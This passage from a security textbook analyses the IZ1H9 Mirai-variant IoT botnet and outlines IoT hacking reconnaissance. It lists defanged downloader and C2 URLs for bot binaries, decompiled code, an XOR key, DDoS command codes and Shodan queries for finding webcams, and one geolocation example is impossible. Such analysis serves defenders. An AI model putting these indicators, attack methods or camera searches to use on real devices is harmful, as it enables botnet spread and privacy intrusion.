


Figure 18.18: Illustration of IZ1H9 infection flow

IZ1H9 Attack Scenario:

- **Step 1: Pre-exploitation**

  Attackers identify and select targets running the Linux operating systems. They then search for weakly configured devices and exploit vulnerabilities in the exposed servers and networking devices in the IoT environment. Attackers attempt to scan and exploit devices containing the following vulnerabilities:

  - Tenda G103 command injection vulnerability
  - LB-Link command injection vulnerability
  - DCN DCBI-Netlog-LAB remote code execution vulnerability
  - Zyxel remote code execution vulnerability

- **Step 2: Exploitation**

  Attackers attempt to download and execute a shellscript downloader (lb.sh) from IP 163.123.143[.]126 on the vulnerable devices. The shell script downloader deletes logs to hide its tracks and downloads bot clients for different Linux architectures, such as

  - hxxp://163.123.143[.]126/bins/dark.x86
  - hxxp://163.123.143[.]126/bins/dark.mips
  - hxxp://163.123.143[.]126/bins/dark.mpsl
  - hxxp://163.123.143[.]126/bins/dark.arm4
  - hxxp://163.123.143[.]126/bins/dark.arm5
  - hxxp://163.123.143[.]126/bins/dark.arm6
  - hxxp://163.123.143[.]126/bins/dark.arm7
  - hxxp://163.123.143[.]126/bins/dark.ppc
  - hxxp://163.123.143[.]126/bins/dark.m68k
  - hxxp://163.123.143[.]126/bins/dark.sh4
  - hxxp://163.123.143[.]126/bins/dark.86_64

Both clients are downloaded from URLs, such as hxxp://2.56.59[.]215/i.sh and hxxp://212.192.241[.]72/lolol.sh, to contact a C2 domain dotheneedfull[.]club, and they resolve it to 212.192.241.72.

The botnet client ensures that only a single execution instance exists. If a botnet process already exists on the device, the botnet client overwrites the current process and starts a new process.

Subsequently, bot clients initialize an encrypted string table and retrieve the encrypted strings using an index for decryption.

```
v0 = malloc(96);
util_memcpy(v0, &unk_249F4, 96);
word_30A24 = 96;
dword_30A20 = v0;
v1 = malloc(82);
util_memcpy(v1, &unk_24A58, 82);
word_30A2C = 82;
dword_30A28 = v1;
v2 = malloc(2);
util_memcpy(v2, &unk_24AAC, 2);
dword_30768 = v2;
word_3076C = 2;
v3 = malloc(2);
util_memcpy(v3, &unk_24AB0, 2);
dword_30778 = v3;
word_3077C = 2;
v4 = malloc(8);
util_memcpy(v4, &unk_24AB4, 8);
dword_30780 = v4;
word_30784 = 8;
v5 = malloc(54);
util_memcpy(v5, &unk_24AC0, 54);
word_3078C = 54;
dword_30788 = v5;
v6 = malloc(6);
util_memcpy(v6, &unk_24AF8, 6);
dword_30790 = v6;
000109EC table_init:78 (109EC)
```

table_init()

Figure 18.19: Screenshot showing the initialization of the encrypted string table

```
switch ( rand_next(v23) % 5u )
{
  case 0u:
    table_unlock_val(84);
    val = table_retrieve_val(84, 0);// Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
                                    //  (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36
    util_strcpy(v18 + 20, val);
    table_lock_val(84);
    break;
  case 1u:
    table_unlock_val(85);
    v211 = table_retrieve_val(85, 0);// Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
                                     //  (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
    util_strcpy(v18 + 20, v211);
    table_lock_val(85);
    break;
```

Mirai retrieves string by index

Figure 18.20: Screenshot of IZ1H9 retrieving strings

The IZ1H9 variant decrypts its configuration strings using an XOR decryption with the key 0xBAADF00D.

The IZ1H9 variant then spread through the HTTP, SSH, and Telnet channels. For SSH and Telnet, the variant spreads through brute-force attacks using a list of nearly 100 weak username and password combinations.

For HTTP, the variant uses four remote code execution vulnerabilities to execute shellcode scripts for further compromise.




Figure 18.21: Screenshot showing exploit scanner function

In the Tenda vulnerability exploitation function, the payload downloads tenda.sh but executes netlog.sh.


Figure 18.22: Malware executes wrong downloader.

- **Step 3: Persistence**

  Botnet clients establish persistent connections with hardcoded C2 networks. Later, the attacker defines a set of attack methods for targets using specific command codes, as shown below.

Command	Attack Method	Description
0	attack_method_tcpsyn	TCP SYN flooding attack
1	attack_method_tcpack	TCP ACK flooding attack
2	attack_method_tcpusyn	TCP URG-SYN flooding attack
3	attack_method_tcpall	TCP DDoS with all options set
4	attack_method_tcpfrag	TCP fragmentation attack
5	attack_method_asyn	TCP SYN-ACK flooding attack
6	attack_method_udpgame	UDP attack targets online gaming servers
7	attack_method_udpplain	UDP flooding with fewer options
8	attack_method_greip	GRE IP flooding attack
9	attack_method_std	STD flooding attack
10	attack_method_udpdns	DNS flooding attack
11	attack_method_udpgeneric	UDP flooding attack
12	attack_app_http	HTTP flooding attack
13	attack_method_dnsamp	DNS amplification attack

Table 18.5: Table showing commands for various attack methods to be initiated on target IoT network



IoT Hacking Methodology

Using the IoT hacking methodology, an attacker acquires information through techniques such as gathering information, identifying attack surface area, and vulnerability scanning, and uses it to hack the target device and network. This section will focus on the tools and techniques used by attackers to achieve their goal of hacking the target IoT device.

What is IoT Device Hacking?

Owing to the significant growth of the paradigm of the IoT, an increasing number of devices are entering our lives every day. From the automation of homes to healthcare applications, the IoT is everywhere. However, despite the ability of IoT devices to make our lives easier and more comfortable, we cannot underestimate the risk of cyber-attacks. IoT devices lack basic security, thus making them prone to various types of cyber-attacks.

The objective of a hacker in exploiting IoT devices is to gain unauthorized access to the user's device and data. A hacker can use compromised IoT devices to build up an army of botnets, which in turn is used to launch a DDoS attack.

How a hacker gains profit from the IoT when it is successfully compromised

Today, all your data, location, email accounts, financial information, and pictures reside on your smart devices or IoT devices, which is a treasure trove of data for hackers. With the increase in selling and buying of IoT devices in the market, they are now outnumbering people. The number of IoT devices is expected to reach 75 billion in 2025.


Owing to a lack of security policies, smart devices become easy targets for hackers, who can compromise them to spy on user activities, misuse sensitive information (such as a patient's health record), install ransomware to block access to the target device, monitor a victim's

activities using CCTV cameras, carry out credit card fraud, gain access to a user's home, or add the device to an army of botnets to carry out DDoS attacks.

IoT Hacking Methodology

The following are the different phases in hacking an IoT device:

- Information Gathering
- Vulnerability Scanning
- Launch Attacks
- Gain Remote Access
- Maintain Access



Information Gathering

The first and foremost step in IoT device hacking is to extract information such as the IP address, protocols used (Zigbee, BLE, 5G, IPv6LoWPAN, etc.), open ports, device type, geo-location of a device, manufacturing number, and manufacturing company of a device. In this step, an attacker also identifies the hardware design, its infrastructure, and the main components embedded in a target device that is present online. Attackers make use of tools such as Shodan, Censys, and FOFA to perform information gathering or reconnaissance on a target device. Devices that are unavailable in the network but within the communication area can also be detected by using sniffers such as Suphacap, CloudShark, and Wireshark.

Information Gathering using Shodan

Source: *https://www.shodan.io*

Shodan is a search engine that provides information about all Internet-connected devices, such as routers, traffic lights, CCTV cameras, servers, smart home devices, and industrial devices. Attackers can make use of this tool to gather information such as the IP address, hostname, ISP, device location, and the banner of the target IoT device.

Attackers can gather information on a target device using the filters given below:

- **Search for webcams using geolocation**

  `webcamxp country:US` (Obtains all the webcamxp webcams present in US.)

- **Search using city**

  `webcamxp city:paris` (Obtains existing webcamxp webcams in paris.)

- **Find webcams using longitude and latitude**

  `webcamxp geo:-50.81,201.80` (Obtains a specific webcam present at the geolocation "-50.81,201.80" in the city Boston and country US.)

Additional filters used by the attackers to obtain target information:

- **Net**: Search based on the IP address or CIDR
- **OS**: Search based on the operating system used by the devices
- **Port**: Find all open ports
- **Before/after**: Provides result within a certain timeframe

